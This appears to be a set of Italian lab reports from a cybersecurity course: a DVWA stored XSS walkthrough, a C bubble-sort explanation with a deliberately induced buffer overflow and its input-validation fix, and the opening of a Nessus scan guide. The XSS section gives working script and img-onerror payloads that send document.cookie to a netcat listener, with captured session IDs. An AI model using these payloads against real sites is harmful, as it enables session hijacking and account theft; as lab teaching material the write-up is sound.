
Se abbiamo visto che le due macchine riescono a pingare tra loro, è il momento di mettere una porta in ascolto per ricevere tutti quanti i dati che riusciremo a tirare fuori con il nostro attacco. Sempre nel terminale di Kali, scriviamo `nc -lvp 4444` e dopo aver premuto avvio vedremo che il sistema si prepara a ricevere le informazioni in arrivo.

```
(kali㉿kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
_
```

## Come effettuare l'attacco


Dopo aver preparato le macchine avendo cambiato gli indirizzi IP e messo in ascolto una porta, siamo finalmente pronti ad avviare l'attacco.

Apriamo un browser e scriviamo nella barra di ricerca degli URL (quella superiore) l'indirizzo IP della Metasploitable. A questo punto, trovandoci davanti ad una schermata come la seguente, clicchiamo su “DVWA”.



e 192.168.104.150/dvwa/login.php

ali Docs Kali Forums Kali NetHunter OffSec Exploit-DB




Username

Password


Login

Login failed

Una volta dentro, accediamo con le credenziali “admin” e “password”, e dirigiamoci nella sezione “DVWA Security” per cambiare le impostazioni di sicurezza.




The screenshot shows the DVWA application interface. The top navigation bar includes links to Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area displays a welcome message, a warning, a disclaimer, and general instructions. A blue arrow points to the 'DVWA Security' link in the left sidebar. Below the sidebar, a message states 'You have logged in as 'admin''. At the bottom, the application version is shown as 'Damn Vulnerable Web Application (DVWA) v1.0.7'.




Clicchiamo su “high”, e abbassiamolo a “low”, poi clicchiamo “submit”.

Dopo aver abbassato le impostazioni di sicurezza al minimo, ci dirigiamo su “[XSS Stored](#)” nel menù a sinistra, e prima di cominciare effettivamente, ci manca un ultimo passaggio. Il numero massimo di caratteri che possiamo mettere all’interno del testo nella casella “Message” è impostato a “50”, ma i caratteri che serviranno a noi sono di più. Per ovviare a questo problema dirigiamoci con il cursore del mouse sul box del messaggio, premiamo il tasto destro e clicchiamo su “Inspect”. Troveremo la voce “maxlength” impostata, come già detto, a “50”.





Con un pratico doppio click sul numero, possiamo modificarlo ed andare ad inserire un numero più grande. Nel nostro caso, il numero inserito è 500.



Infine scegliamo un nome arbitrario (che ricordiamo essere obbligatorio) e nel corpo del messaggio inseriamo questo comando: `<script>fetch("http://192.168.104.100:4444/"+document.cookie)</script>`.

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

cookie low

Message \*

`<script>fetch("http://192.168.104.100:4444/"+document.cookie)</script>`

Sign Guestbook

Tornando nel terminale di Kali, vedremo che la nostra porta che avevamo precedentemente messo in ascolto. è riuscita a catturare tutte le informazioni, il che sancisce la riuscita del nostro attacco.

```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 46418
GET /security=low;%20PHPSESSID=ef39e04ef2bab33b4676fc3171dc619f HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.104.150/
Origin: http://192.168.104.150
Connection: keep-alive
```

## Attacco con impostazioni di sicurezza a Medium

### Preparazione preliminare delle macchine

Le impostazioni delle macchine sono le medesime che abbiamo utilizzato quando le impostazioni erano su “Low”. Siccome la loro configurazione è già presente in questa guida, le ometteremo in questo punto per evitare una situazione di ridondanza.

### Impostare le impostazioni di sicurezza a Medium

Vediamo adesso come fare per replicare lo stesso attacco ma con la difficoltà impostata su “Medium”.  
abbiamo già visto come cambiare le impostazioni di sicurezza della DVWA, quindi dovremo compiere lo stesso processo scegliendo “Medium” al posto di “Low”.

### Come effettuare l'attacco

L'attacco con le impostazioni a “Medium” viene svolto nello stesso identico modo di quello con le impostazioni a “Low”, tuttavia il codice che dovremo inserire sarà lievemente diverso. Assicuriamoci di aver messo in ascolto la nostra porta 4444, modifichiamo anche stavolta la “max length” impostandola ad esempio di nuovo a “500” e inseriamo, dopo aver scelto un nome, questo comando nel corpo del messaggio:

<img src=x onerror=fetch("http://192.168.104.100:4444/"+document.cookie)>.

## Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="cookie med"/>
Message *	<div>&lt;img src=x onerror=fetch("http://192.168.104.100:4444/"+document.cookie)&gt;</div>
<input type="button" value="Sign Guestbook"/>	

Tornando nella nostra Kali, troveremo anche questa volta i cookie di sessione rubati con successo.

```
(kali@kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 57324
POST / HTTP/1.1
Host: 192.168.104.100:4444
Connection: keep-alive
Content-Length: 59
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Content-Type: text/plain; charset=UTF-8
Accept: */*
Origin: http://192.168.104.150
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

Name: test
Message: This is a test comment.

Name: TygerBytes

Name: TygerBytes
Message:

Name: TygerBytes
Message:
security=medium; PHPSESSID=c7d75a492079022369de348ad2f11478
```

## EXTRA FACOLTATIVO - Dump completo: cookie, versione browser, ip, data

E se non ci bastasse prendere solo i cookie? se volessimo estrarre più dati da questa sessione? Ecco allora che dovremmo cambiare il comando da inserire all'interno del testo del messaggio, in modo da riuscire ad ottenere oltre ai già visti cookie, anche: la versione del browser, l'ip della macchina connessa e data e ora della sessione.

### Preparazione preliminare delle macchine

Se pensate che la preparazione delle macchine differisca da quelle viste in precedenza vi sbagliate. Impostiamole come già visto in precedenza, e prepariamoci anche questa volta ad effettuare l'attacco. Anche in questa variante un pò più corposa del furto illustreremo come effettuarlo in entrambe le impostazioni di sicurezza della DVWA partendo dalla "Low", che se avete seguito attentamente la guida fino a questo punto, sapete già come impostare.

## Dump completo - sicurezza "Low". Come effettuare l'attacco

Ancora una volta prepariamoci ad estrarre da questa sessione più dati possibili: mettiamo in ascolto la nostra macchina Kali sulla porta 4444, modifichiamo la "max length" impostandola anche questa volta su un valore arbitrario come il nostro ormai affezionatissimo "500" e lanciamo questo comando: `<script> var currentDate = new Date().toISOString(); var payload = document.cookie + "; Date: " + currentDate; fetch("http://192.168.104.100:4444/" + payload); </script>`.

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name *	<input type="text" value="Consegna"/>
Message *	<div><pre>&lt;script&gt;   var currentDate = new Date().toISOString(); // Ottiene la data corrente in   formato ISO   var payload = document.cookie + "; Date: " + currentDate;   fetch("http://192.168.104.100:4444/" + payload); &lt;/script&gt;</pre></div>
<input type="button" value="Sign Guestbook"/>	

Anche in questo caso, tornando sulla Kali sarà possibile verificare se i passaggi sono stati eseguiti correttamente, con la differenza che questa volta ci ritroveremo con molte più informazioni ottenute.

```

(root@kali)-[/home/kali] reflected
# nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 50596
GET /security=low;%20PHPSESSID=ae93d6793b4a3781f4b771476485432d;%20Date:%202024-10-04T06:45:50.834Z HTTP/1.1
Host: 192.168.104.100:4444 HP Info
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.104.150/
Origin: http://192.168.104.150
Connection: keep-alive

```

## Dump completo - sicurezza “Medium” - come effettuare l’attacco

Se siete arrivati in fondo a questa guida, confidiamo nel fatto che ormai i procedimenti per compiere questo attacco vi saranno già molto più che chiari, ma per amor di cronaca, li esporremo lo stesso. Supporremo che la Kali sia già in ascolto, sempre sulla porta 4444, e che la “max length” sia già stata impostata sul solito valore “500”. Scegliamo un nome e inseriamo questo comando: `<img src=x onerror="var currentDate = new Date().toISOString(); var payload = document.cookie + '; Date: ' + currentDate; fetch('http://192.168.104.100:4444/' + payload);" />`.

## Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Consegna"/>
Message *	<input type="text" value="&lt;img src=x onerror='var currentDate = new Date().toISOString(); var payload = document.cookie + '; Date: ' + currentDate; fetch('http://192.168.104.100:4444/' + payload);' /&gt;"/>
	<input type="button" value="Sign Guestbook"/>

Analogamente a tutti i metodi precedenti, sarà solo il tornare sulla Kali che ci potrà confermare se avremo svolto correttamente il nostro lavoro.

```
(root@kali)-[/home/kali]
# nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 49816
GET /security=medium;%20PHPSESSID=ae93d6793b4a3781f4b771476485432d;%20Date:%202024-10-04T06:52:40.982Z HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.104.150/
Origin: http://192.168.104.150
Connection: keep-alive
```





# SPIEGAZIONE CODICE ORDINAMENTO VETTORE

```
int vector [10], i, j, k;  
int swap_var;
```

Dichiarazione delle variabili:

- `int vector[10]`: un array di 10 interi per memorizzare i numeri inseriti
- `i, j, k`: variabili contatore per i cicli
- `int swap_var`: variabile temporanea per lo scambio durante l'ordinamento contenente un intero

```
printf ("Inserire 10 interi:\n");
```

```
for ( i = 0 ; i < 10 ; i++)
```

```
{
```

```
    int c= i+1;
```

```
    printf("[%d]:", c);
```

```
    scanf ("%d", &vector[i]);
```

```
}
```

### Input dei numeri:

- Un ciclo **for** chiede all'utente di inserire 10 numeri
- Ogni numero viene memorizzato nell'array **vector**

```
printf ("Il vettore inserito e':\n");
```

```
for ( i = 0 ; i < 10 ; i++)
```

```
{
```

```
int t= i+1;
```

```
printf("[%d]: %d", t, vector[i]);
```

```
printf("\n");
```

```
}
```

### Stampa dell'array originale:

- Un ciclo **for** stampa l'array non ordinato, nell'ordine in cui è stato inserito

```
for (j = 0 ; j < 10 - 1; j++)  
{  
    for (k = 0 ; k < 10 - j - 1; k++)  
    {  
        if (vector[k] > vector[k+1])  
        {  
            swap_var=vector[k];  
            vector[k]=vector[k+1];  
            vector[k+1]=swap_var;  
        }  
    }  
}
```

```
}  
}
```

## Ordinamento dell'array (Bubble Sort):

- Due cicli **for** annidati implementano l'algoritmo detto bubble sort
- Il ciclo esterno (**j**) controlla il numero di iterazioni
- Il ciclo interno (**k**) confronta e scambia elementi adiacenti se non sono in ordine crescente

```
printf("Il vettore ordinato e':\n");
```

```
for (j = 0; j < 10; j++)
```

```
{
```

```
    int g = j+1;
```

```
    printf("[%d]:", g);
```

```
    printf("%d\n", vector[j]);
```

```
}
```

Stampa dell'array ordinato:

- Un ciclo **for** stampa l'array ordinato

## FOCUS: ALGORITMO BUBBLE SORT

Principio fondamentale: L'algoritmo opera attraverso confronti iterativi di coppie di elementi adiacenti nell'array, effettuando scambi quando l'ordine relativo non è corretto.

Procedura operativa:

- L'esecuzione inizia dall'elemento in posizione iniziale dell'array.
- Si effettua un confronto tra il primo e il secondo elemento.
- In caso il primo elemento sia maggiore del secondo, si procede allo scambio delle loro posizioni.
- L'algoritmo avanza alla coppia successiva (secondo e terzo elemento), reiterando il processo di confronto e potenziale scambio.
- Questa sequenza si ripete fino al raggiungimento dell'ultimo elemento dell'array.

## Cicli di iterazione:

- Al termine della prima iterazione completa, l'elemento di valore massimo sarà posizionato all'estremità superiore dell'array.
- Il processo viene reiterato per  $n-1$  volte, dove  $n$  rappresenta la cardinalità dell'insieme di elementi nell'array.
- Nelle iterazioni successive, l'ultimo elemento ordinato può essere escluso dal processo di confronto.

## Ottimizzazione procedurale:

- L'assenza di scambi durante un'iterazione indica che l'array ha raggiunto lo stato di ordinamento completo, consentendo la terminazione anticipata dell'algoritmo.

# FOCUS : BUFFER OVERFLOW

Al fine di indurre un errore di segmentazione, è stata apportata una modifica intenzionale al ciclo for responsabile dell'inserimento degli elementi nel vettore. Specificamente, il numero di iterazioni è stato incrementato oltre la capacità allocata del vettore. Questa alterazione provoca un buffer overflow, una condizione critica in cui si consente all'utente di inserire un numero di elementi superiore alla capacità effettiva del vettore.

```
printf ("Inserire 10 interi:\n");  
  
for ( i = 0 ; i < 15 ; i++){  
    int c= i+1;  
  
    printf("[%d]:", c);  
  
    scanf ("%d", &vector[i]);  
  
}
```

Analisi del fenomeno:

1. Allocazione statica: L'array 'vector' è stato dichiarato staticamente con una dimensione fissa di 10 elementi interi.
2. Sovrascrizione dei limiti: Aumentando le iterazioni del ciclo di inserimento oltre 10, nel nostro caso a 15, il programma tenta di memorizzare dati in locazioni di memoria non destinate all'array 'vector'.
3. Comportamento indefinito: Questa operazione risulta in un comportamento non definito dal linguaggio C. Il programma potrebbe:



- Sovrascrivere altre variabili o strutture dati in memoria.
  - Corrompere lo stack di esecuzione.
  - Causare una terminazione anomala (crash) del programma.
4. Implicazioni per la sicurezza: In contesti di sicurezza critici, i buffer overflow possono essere sfruttati per eseguire codice arbitrario, rappresentando una seria vulnerabilità.
5. Assenza di controlli di bound: Il compilatore C non effettua automaticamente controlli sui limiti degli array, rendendo responsabilità del programmatore implementare tali verifiche.

```

// Pulisce il buffer di input da eventuali caratteri residui
while ((c = getchar()) != '\n' && c != EOF);

// Ciclo per inserire VECTOR_SIZE numeri nell'array
for (i = 0; i < VECTOR_SIZE; i++) {
// Ciclo infinito per gestire input non validi
while (1) {
// Prompt per l'inserimento del numero
printf("Inserisci il numero %d (su %d): ", i + 1, VECTOR_SIZE);

// Legge l'input dell'utente in modo sicuro
if (fgets(buffer, sizeof(buffer), stdin) == NULL) {
printf("Errore di input. Riprova.\n");
continue; // Richiede nuovo input in caso di errore
}

// Rimuove il carattere newline dalla fine dell'input
buffer[strcspn(buffer, "\n")] = 0;

// Ignora l'input vuoto
if (strlen(buffer) == 0) {
continue; // Richiede nuovo input se la stringa è vuota
}

// Converte la stringa in numero long int
input = strtol(buffer, &endptr, 10);

// Verifica se la conversione è avvenuta correttamente
if (endptr == buffer || *endptr != '\0') {
printf("Input non valido. Inserisci un numero intero.\n");
continue; // Richiede nuovo input se non è un numero valido
}

// Controlla se il numero è nel range degli int
if (input > INT_MAX || input < INT_MIN) {
printf("Numero fuori dal range degli interi. Riprova.\n");
continue; // Richiede nuovo input se fuori dal range
}

// Assegna il valore convertito all'array
vector[i] = (int)input;
break; // Esce dal ciclo while se l'input è valido
}
}

```

## FOCUS:CONTROLLO INPUT

Per il controllo dell'input è stato utilizzato un buffer: `char buffer[100]`.

L'utilizzo di questo buffer intermedio, prima dell'inserimento dei dati nel vettore finale, offre numerosi vantaggi:

### Prevenzione del Buffer Overflow:

- Il buffer fornisce uno spazio di memoria predefinito e limitato per l'input.
- Questo previene il buffer overflow, una vulnerabilità di sicurezza critica che si verifica quando si scrive più dati di quanti ne possa contenere un'area di memoria allocata.

### Controllo sulla Lunghezza dell'Input:

- L'uso di `fgets(buffer, sizeof(buffer), stdin)` limita l'input alla dimensione del buffer.
- Questo impedisce che input eccessivamente lunghi corrompano la memoria adiacente.

### Manipolazione Sicura dell'Input:

- Il buffer permette di manipolare l'input come una stringa prima della conversione.
- Operazioni come la rimozione del newline (`buffer[strcspn(buffer, "\n")] = 0`) possono essere eseguite in modo sicuro.

## Validazione dell'Input:

- L'input può essere esaminato e validato come stringa prima della conversione in numero.
- Questo permette di rilevare input non validi (come caratteri non numerici) prima della conversione.

## Conversione Controllata:

- L'uso di `strtol` sul buffer permette una conversione controllata da stringa a numero.
- Eventuali errori di conversione possono essere gestiti senza rischi per la stabilità del programma.

## Flessibilità nella Gestione degli Errori:

- Se l'input non è valido, il programma può richiedere un nuovo input senza rischi di corruzione dei dati e ancora in fase preliminare, ancora prima che il programma tenti di avviare l'algoritmo di ordinamento.

## Separazione tra Acquisizione e Elaborazione:

- L'uso del buffer separa la fase di acquisizione dell'input da quella di elaborazione.
- Questo migliora la struttura del codice e facilita la manutenzione e il debugging.

## Compatibilità con Funzioni di Input Sicure:

- Funzioni come `fgets` sono progettate per lavorare con buffer, offrendo un modo sicuro per leggere l'input.

## Gestione di Input Multilinea:

- Il buffer può contenere input che include spazi o altri caratteri che verranno successivamente rimossi dal programma, permettendo una gestione più flessibile dell'input.

## Preparazione per Elaborazioni Successive:

- Il contenuto del buffer può essere utilizzato per varie elaborazioni prima della conversione finale in numero.

# Relazione Esercitazione Giornata 4: Sfruttamento vulnerabilità servizi in ascolto

## 1) AVVIO DI NESSUS

Avvia Nessus:

- Se Nessus è già installato su Kali Linux, puoi avviarlo con i seguenti comandi:


```
sudo systemctl start nessusd  
sudo systemctl enable nessusd
```

Accesso a **Nessus**: Una volta avviato, apri il browser e vai su:

<https://localhost:8834>

Se è la prima volta che lo utilizzi, dovrai creare un account e inserire la chiave di attivazione (disponibile per la versione gratuita).


Accedi all'interfaccia di **Nessus** con le credenziali che hai configurato.



## 1) CREARE UNA NUOVA SCANSIONE


1. Creare un nuovo scan:

- Una volta all'interno della interfaccia di [Nessus](#), clicca su "[New Scan](#)"



2. Seleziona il tipo di scansione:

- Scegli la scansione più adatta. In questo caso, seleziona “Basic Network Scan”, che è l’ideale per identificare vulnerabilità comuni nei servizi di rete.





### 3) CONFIGURAZIONE DELLA SCANSIONE

The screenshot shows the Metasploit web interface's 'Settings' page. The 'BASIC' tab is selected in the left sidebar, with sub-tabs for 'General', 'Schedule', and 'Notifications'. The 'General' sub-tab is active. The main content area shows configuration fields: 'Name' (Consegna), 'Description' (empty), 'Folder' (My Scans), and 'Targets' (192.168.50.150). At the bottom, there are links for 'Upload Targets' and 'Add File'.

Field	Value
Name	Consegna
Description	
Folder	My Scans
Targets	192.168.50.150

Dopo aver selezionato “Basic Network Scan”, devi configurare i parametri per eseguire la scansione della macchina Metasploitable:

Impostazioni Generali:

